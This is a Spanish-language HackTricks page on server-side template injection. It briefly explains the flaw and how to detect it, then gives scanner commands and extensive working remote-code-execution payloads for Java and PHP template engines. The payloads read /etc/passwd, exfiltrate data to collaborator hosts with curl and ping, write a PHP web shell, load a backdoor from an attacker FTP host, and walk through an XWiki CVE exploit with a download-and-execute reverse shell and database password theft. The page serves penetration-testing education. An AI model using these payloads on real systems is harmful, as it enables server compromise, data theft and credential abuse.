 HackTricks
SSTI (Server Side Template Injection)
Tip
Aprende y practica AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Aprende y practica GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
Aprende y practica Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
Apoya a HackTricks
- Revisa los planes de suscripción!
- Únete al 💬 grupo de Discord, al grupo de telegram, sigue @hacktricks_live en X/Twitter, o revisa la página de LinkedIn y el canal de YouTube.
- Comparte hacking tricks enviando PRs a los repositorios de github HackTricks y HackTricks Cloud.
¿Qué es SSTI (Server-Side Template Injection)
Server-side template injection es una vulnerabilidad que ocurre cuando un atacante puede inyectar código malicioso en una plantilla que se ejecuta en el servidor. Esta vulnerabilidad puede encontrarse en diversas tecnologías, incluyendo Jinja.
Jinja es un motor de plantillas popular usado en aplicaciones web. Consideremos un ejemplo que demuestra un fragmento de código vulnerable que utiliza Jinja:
output = template.render(name=request.args.get('name'))
En este código vulnerable, el parámetro name de la petición del usuario se pasa directamente a la plantilla usando la función render. Esto puede permitir potencialmente que un atacante inyecte código malicioso en el parámetro name, provocando server-side template injection.
Por ejemplo, un atacante podría elaborar una petición con un payload como este:
http://vulnerable-website.com/?name={{bad-stuff-here}}
El payload {{bad-stuff-here}} se inyecta en el parámetro name. Este payload puede contener directivas de plantilla Jinja que permiten al atacante ejecutar código no autorizado o manipular el motor de plantillas, potencialmente obteniendo control del servidor.
Para prevenir server-side template injection vulnerabilities, los desarrolladores deben asegurarse de que la entrada de usuario esté correctamente saneada y validada antes de insertarla en las plantillas. Implementar validación de entrada y usar técnicas de escape dependientes del contexto puede ayudar a mitigar el riesgo de esta vulnerabilidad.
Detección
To detect Server-Side Template Injection (SSTI), initially, fuzzing the template is a straightforward approach. This involves injecting a sequence of special characters (${{<%[%'"}}%\) into the template and analyzing the differences in the server’s response to regular data versus this special payload. Vulnerability indicators include:
- Errores lanzados, que revelan la vulnerabilidad y potencialmente el motor de plantillas.
- Ausencia del payload en la reflexión, o partes faltantes, lo que implica que el servidor lo procesa de forma distinta a los datos regulares.
- Contexto de texto plano: Distinguir de XSS comprobando si el servidor evalúa expresiones de plantilla (p. ej.,
{{7*7}},${7*7}). - Contexto de código: Confirmar la vulnerabilidad alterando parámetros de entrada. Por ejemplo, cambiar
greetingenhttp://vulnerable-website.com/?greeting=data.usernamepara ver si la salida del servidor es dinámica o fija, como engreeting=data.username}}hellodevolviendo el nombre de usuario.
Fase de identificación

Identificar el motor de plantillas implica analizar mensajes de error o probar manualmente varios payloads específicos de cada lenguaje. Payloads comunes que causan errores incluyen ${7/0}, {{7/0}} y <%= 7/0 %>. Observar la respuesta del servidor a operaciones matemáticas ayuda a localizar el motor de plantillas específico.
Identificación por payloads
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*35XwCGeYeKYmeaU8rdkSdg.jpeg
Herramientas
TInjA
un escáner SSTI + CSTI eficiente que utiliza polyglots novedosos
tinja url -u "http://example.com/?name=Kirlia" -H "Authentication: Bearer ey..."
tinja url -u "http://example.com/" -d "username=Kirlia"  -c "PHPSESSID=ABC123..."
SSTImap
python3 sstimap.py -i -l 5
python3 sstimap.py -u "http://example.com/" --crawl 5 --forms
python3 sstimap.py -u "https://example.com/page?name=John" -s
Tplmap
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e jade
Template Injection Table
una tabla interactiva que contiene los polyglots de template injection más eficientes junto con las respuestas esperadas de los 44 template engines más importantes.
Exploits
Generic
En esta wordlist puedes encontrar variables definidas en los entornos de algunos de los engines mencionados a continuación:
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt
- https://github.com/danielmiessler/SecLists/blob/25d4ac447efb9e50b640649f1a09023e280e5c9c/Discovery/Web-Content/burp-parameter-names.txt
Java
Java - Basic injection
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
// if ${...} doesn't work try #{...}, *{...}, @{...} or ~{...}.
Java - Recuperar las variables de entorno del sistema
${T(java.lang.System).getenv()}
Java - Recuperar /etc/passwd
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
FreeMarker (Java)
Puedes probar tus payloads en https://try.freemarker.apache.org
{{7*7}} = {{7*7}}${7*7} = 49#{7*7} = 49 -- (legacy)${7*'7'} Nothing${foobar}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
Freemarker - Sandbox bypass
⚠️ solo funciona en versiones de Freemarker anteriores a 2.3.30
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
Más información
- En la sección FreeMarker de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker
Velocity (Java)
// I think this doesn't work
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

// This should work?
#set($s="")
#set($stringClass=$s.getClass())
#set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
#set($process=$runtime.exec("cat%20/flag563378e453.txt"))
#set($out=$process.getInputStream())
#set($null=$process.waitFor() )
#foreach($i+in+[1..$out.available()])
$out.read()
#end
Más información
- In Velocity section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity
Thymeleaf
En Thymeleaf, una prueba común para vulnerabilidades SSTI es la expresión ${7*7}, que también se aplica a este motor de plantillas. Para posible ejecución remota de código, pueden utilizarse expresiones como las siguientes:
- SpringEL:
${T(java.lang.Runtime).getRuntime().exec('calc')}
- OGNL:
${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("calc")}
Thymeleaf requiere que estas expresiones se coloquen dentro de atributos específicos. Sin embargo, inlining de expresiones está soportado para otras ubicaciones de plantillas, usando sintaxis como [[...]] o [(...)]. Por tanto, una prueba SSTI simple podría ser [[${7*7}]].
Sin embargo, la probabilidad de que este payload funcione suele ser baja. La configuración por defecto de Thymeleaf no soporta la generación dinámica de plantillas; las plantillas deben estar predefinidas. Los desarrolladores tendrían que implementar su propio TemplateResolver para crear plantillas a partir de cadenas en tiempo de ejecución, lo cual es poco común.
Thymeleaf también ofrece preprocesamiento de expresiones, donde las expresiones dentro de dobles guiones bajos (__...__) son preprocesadas. Esta característica puede utilizarse en la construcción de expresiones, como se demuestra en la documentación de Thymeleaf:
#{selection.__${sel.code}__}
Ejemplo de vulnerabilidad en Thymeleaf
Considere el siguiente fragmento de código, que podría ser susceptible de explotación:
<a th:href="@{__${path}__}" th:title="${title}">
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcollab.com')}" th:title='pepito'>
Esto indica que si el motor de plantillas procesa estas entradas de forma incorrecta, podría dar lugar a remote code execution al acceder a URLs como:
http://localhost:8082/(7*7)
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
Más información
Spring Framework (Java)
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
Bypass filters
Se pueden usar múltiples expresiones de variable; si ${...} no funciona, prueba con #{...}, *{...}, @{...} o ~{...}.
- Leer
/etc/passwd
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
- Script personalizado para la generación de payloads
#!/usr/bin/python3

## Written By Zeyad Abulaban (zAbuQasem)
# Usage: python3 gen.py "id"

from sys import argv

cmd = list(argv[1].strip())
print("Payload: ", cmd , end="\n\n")
converted = [ord(c) for c in cmd]
base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec'
end_payload = '.getInputStream())}'

count = 1
for i in converted:
if count == 1:
base_payload += f"(T(java.lang.Character).toString({i}).concat"
count += 1
elif count == len(converted):
base_payload += f"(T(java.lang.Character).toString({i})))"
else:
base_payload += f"(T(java.lang.Character).toString({i})).concat"
count += 1

print(base_payload + end_payload)
Más información
Manipulación de Spring View (Java)
__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.x
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::.x
Pebble (Java)
{{ someString.toUPPERCASE() }}
Versión antigua de Pebble ( < versión 3.0.9):
{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}
Nueva versión de Pebble :
{% raw %}
{% set cmd = 'id' %}
{% endraw %}


{% set bytes = (1).TYPE
.forName('java.lang.Runtime')
.methods[6]
.invoke(null,null)
.exec(cmd)
.inputStream
.readAllBytes() %}
{{ (1).TYPE
.forName('java.lang.String')
.constructors[0]
.newInstance(([bytes]).toArray()) }}
Jinjava (Java)
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.[...].context.TemplateContextRequest@23548206
Jinjava es un proyecto de código abierto desarrollado por Hubspot, disponible en https://github.com/HubSpot/jinjava/
Jinjava - Command execution
Corregido por https://github.com/HubSpot/jinjava/pull/230
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
Más información
Hubspot - HuBL (Java)
{% %}delimitadores de sentencias{{ }}delimitadores de expresiones{# #}delimitadores de comentarios{{ request }}- com.hubspot.content.hubl.context.TemplateContextRequest@23548206{{'a'.toUpperCase()}}- “A”{{'a'.concat('b')}}- “ab”{{'a'.getClass()}}- java.lang.String{{request.getClass()}}- class com.hubspot.content.hubl.context.TemplateContextRequest{{request.getClass().getDeclaredMethods()[0]}}- public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()
Busca “com.hubspot.content.hubl.context.TemplateContextRequest” y encontrarás el Jinjava project on Github.
{{request.isDebug()}}
//output: False

//Using string 'a' to get an instance of class sun.misc.Launcher
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
//output: sun.misc.Launcher@715537d4

//It is also possible to get a new object of the Jinjava class
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
//output: com.hubspot.jinjava.JinjavaConfig@78a56797

//It was also possible to call methods on the created object by combining the


{% raw %}
{% %} and {{ }} blocks
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}
{% endraw %}


{{ji.render('{{1*2}}')}}
//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtained reference to the newInterpreter method. In the next block, I called the render method on 'ji' with expression {{1*2}}.

//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}
//output: xxx

//RCE
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}
//output: java.lang.UNIXProcess@1e5f456e

//RCE with org.apache.commons.io.IOUtils.
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//output: netstat execution

//Multiple arguments to the commands
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
Más información
Expression Language - EL (Java)
${"aaaa"}- “aaaa”${99999+1}- 100000.#{7*7}- 49${{7*7}}- 49${{request}}, ${{session}}, {{faceContext}}
Expression Language (EL) es una característica fundamental que facilita la interacción entre la capa de presentación (como páginas web) y la lógica de la aplicación (como managed beans) en JavaEE. Se utiliza ampliamente en múltiples tecnologías JavaEE para agilizar esta comunicación. Las principales tecnologías JavaEE que utilizan EL incluyen:
- JavaServer Faces (JSF): Emplea EL para vincular componentes en las páginas JSF con los datos y acciones correspondientes del backend.
- JavaServer Pages (JSP): EL se usa en JSP para acceder y manipular datos dentro de las páginas JSP, haciendo más fácil conectar los elementos de la página con los datos de la aplicación.
- Contexts and Dependency Injection for Java EE (CDI): EL se integra con CDI para permitir una interacción fluida entre la capa web y los managed beans, asegurando una estructura de aplicación más coherente.
Consulta la siguiente página para aprender más sobre la explotación de intérpretes EL:
Groovy (Java)
Los siguientes bypasses del Security Manager fueron tomados de este writeup.
//Basic Payload
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "
assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))
})
def x

//Payload to get output
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "whoami";
out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split(" ")).getInputStream()).useDelimiter("\\A").next()
cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]","") + ".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net";
java.lang.Runtime.getRuntime().exec(cmd2.split(" "))
})
def x

//Other payloads
new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x")
this.evaluate(new String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcm0uQVNUVGVzdCh2YWx1ZT17YXNzZXJ0IGphdmEubGFuZy5SdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCJpZCIpfSlkZWYgeA==")))
this.evaluate(new String(new byte[]{64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110, 115, 102, 111, 114, 109, 46, 65, 83, 84, 84, 101, 115, 116, 40, 118, 97, 108, 117, 101, 61, 123, 97, 115, 115, 101, 114, 116, 32, 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101, 46, 103, 101, 116, 82,117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 105, 100, 34, 41, 125, 41, 100, 101, 102, 32, 120}))
XWiki SolrSearch Groovy RCE (CVE-2025-24893)
XWiki ≤ 15.10.10 (fixed in 15.10.11 / 16.4.1 / 16.5.0RC1) renderiza feeds de búsqueda RSS no autenticados a través del macro Main.SolrSearch. El handler toma el parámetro de query text, lo envuelve en la sintaxis wiki y evalúa macros, por lo que inyectar }}} seguido de {{groovy}} ejecuta Groovy arbitrario en la JVM.
- Fingerprint & scope – Cuando XWiki está reverse-proxied detrás de enrutamiento basado en host, fuzz el header
Host(ffuf -u http://<ip> -H "Host: FUZZ.target" ...) para descubrir el vhost del wiki, luego navega a/xwiki/bin/view/Main/y lee el footer (XWiki Debian 15.10.8) para identificar la build vulnerable. - Trigger SSTI – Solicita
/xwiki/bin/view/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22Hello%22)%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D%20. El item RSS<title>contendrá la salida de Groovy. Siempre codifica en URL todos los caracteres para que los espacios permanezcan como%20; reemplazarlos por+hace que XWiki arroje HTTP 500. - Run OS commands – Sustituye el cuerpo Groovy por
{{groovy}}println("id".execute().text){{/groovy}}.String.execute()lanza el comando directamente conexecve(), por lo que los metacaracteres de shell (|,>,&) no se interpretan. Usa un patrón de download-and-execute en su lugar:
"curl http://ATTACKER/rev -o /dev/shm/rev".execute().text"bash /dev/shm/rev".execute().text(el script contiene la lógica del reverse shell).
- Post exploitation – XWiki almacena credenciales de la base de datos en
/etc/xwiki/hibernate.cfg.xml; leakinghibernate.connection.passwordgives real-system passwords that can be reused over SSH. Si la unidad del servicio estableceNoNewPrivileges=true, herramientas como/bin/suno obtendrán privilegios adicionales incluso con contraseñas válidas, así que pivota vía SSH en lugar de confiar en binarios SUID locales.
El mismo payload funciona en /xwiki/bin/get/Main/SolrSearch, y el Groovy stdout siempre se incrusta en el título RSS, por lo que es fácil automatizar la enumeración de comandos.

Otros Java
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*NHgR25-CMICMhPOaIJzqwQ.jpeg
Smarty (PHP)
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
Más información
- En la sección Smarty de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty
Twig (PHP)
{{7*7}} = 49${7*7} = ${7*7}{{7*'7'}} = 49{{1/0}} = Error{{foobar}} Nothing
#Get Info
{{_self}} #(Ref. to current application)
{{_self.env}}
{{dump(app)}}
{{app.request.server.all|join(',')}}

#File read
"{{'/etc/passwd'|file_excerpt(1,30)}}"@

#Exec code
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")}}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id',""]|sort('system')}}

#Hide warnings and errors for automatic exploitation
{{["error_reporting", "0"]|sort("ini_set")}}
Twig - Formato de plantilla
$output = $twig > render (
'Dear' . $_GET['custom_greeting'],
array("first_name" => $user.first_name)
);

$output = $twig > render (
"Dear {first_name}",
array("first_name" => $user.first_name)
);
Más información
- En la sección Twig y Twig (Sandboxed) de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig
Plates (PHP)
Plates es un motor de plantillas nativo de PHP, inspirado en Twig. Sin embargo, a diferencia de Twig, que introduce una nueva sintaxis, Plates aprovecha código PHP nativo en las plantillas, lo que lo hace intuitivo para desarrolladores PHP.
Controlador:
// Create new Plates instance
$templates = new League\Plates\Engine('/path/to/templates');

// Render a template
echo $templates->render('profile', ['name' => 'Jonathan']);
Plantilla de página:
<?php $this->layout('template', ['title' => 'User Profile']) ?>

<h1>User Profile</h1>
<p>Hello, <?=$this->e($name)?></p>
Plantilla de diseño:
<html>
<head>
<title><?=$this->e($title)?></title>
</head>
<body>
<?=$this->section('content')?>
</body>
</html>
Más información
PHPlib y HTML_Template_PHPLIB (PHP)
HTML_Template_PHPLIB es lo mismo que PHPlib pero portado a Pear.
authors.tpl
<html>
<head>
<title>{PAGE_TITLE}</title>
</head>
<body>
<table>
<caption>
Authors
</caption>
<thead>
<tr>
<th>Name</th>
<th>Email</th>
</tr>
</thead>
<tfoot>
<tr>
<td colspan="2">{NUM_AUTHORS}</td>
</tr>
</tfoot>
<tbody>
<!-- BEGIN authorline -->
<tr>
<td>{AUTHOR_NAME}</td>
<td>{AUTHOR_EMAIL}</td>
</tr>
<!-- END authorline -->
</tbody>
</table>
</body>
</html>
authors.php
<?php
//we want to display this author list
$authors = array(
'Christian Weiske'  => 'cweiske@php.net',
'Bjoern Schotte'     => 'schotte@mayflower.de'
);

require_once 'HTML/Template/PHPLIB.php';
//create template object
$t =& new HTML_Template_PHPLIB(dirname(__FILE__), 'keep');
//load file
$t->setFile('authors', 'authors.tpl');
//set block
$t->setBlock('authors', 'authorline', 'authorline_ref');

//set some variables
$t->setVar('NUM_AUTHORS', count($authors));
$t->setVar('PAGE_TITLE', 'Code authors as of ' . date('Y-m-d'));

//display the authors
foreach ($authors as $name => $email) {
$t->setVar('AUTHOR_NAME', $name);
$t->setVar('AUTHOR_EMAIL', $email);
$t->parse('authorline_ref', 'authorline', true);
}

//finish and echo
echo $t->finish($t->parse('OUT', 'authors'));
?>
Más información
Otros PHP
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*u4h8gWhE8gD5zOtiDQalqw.jpeg
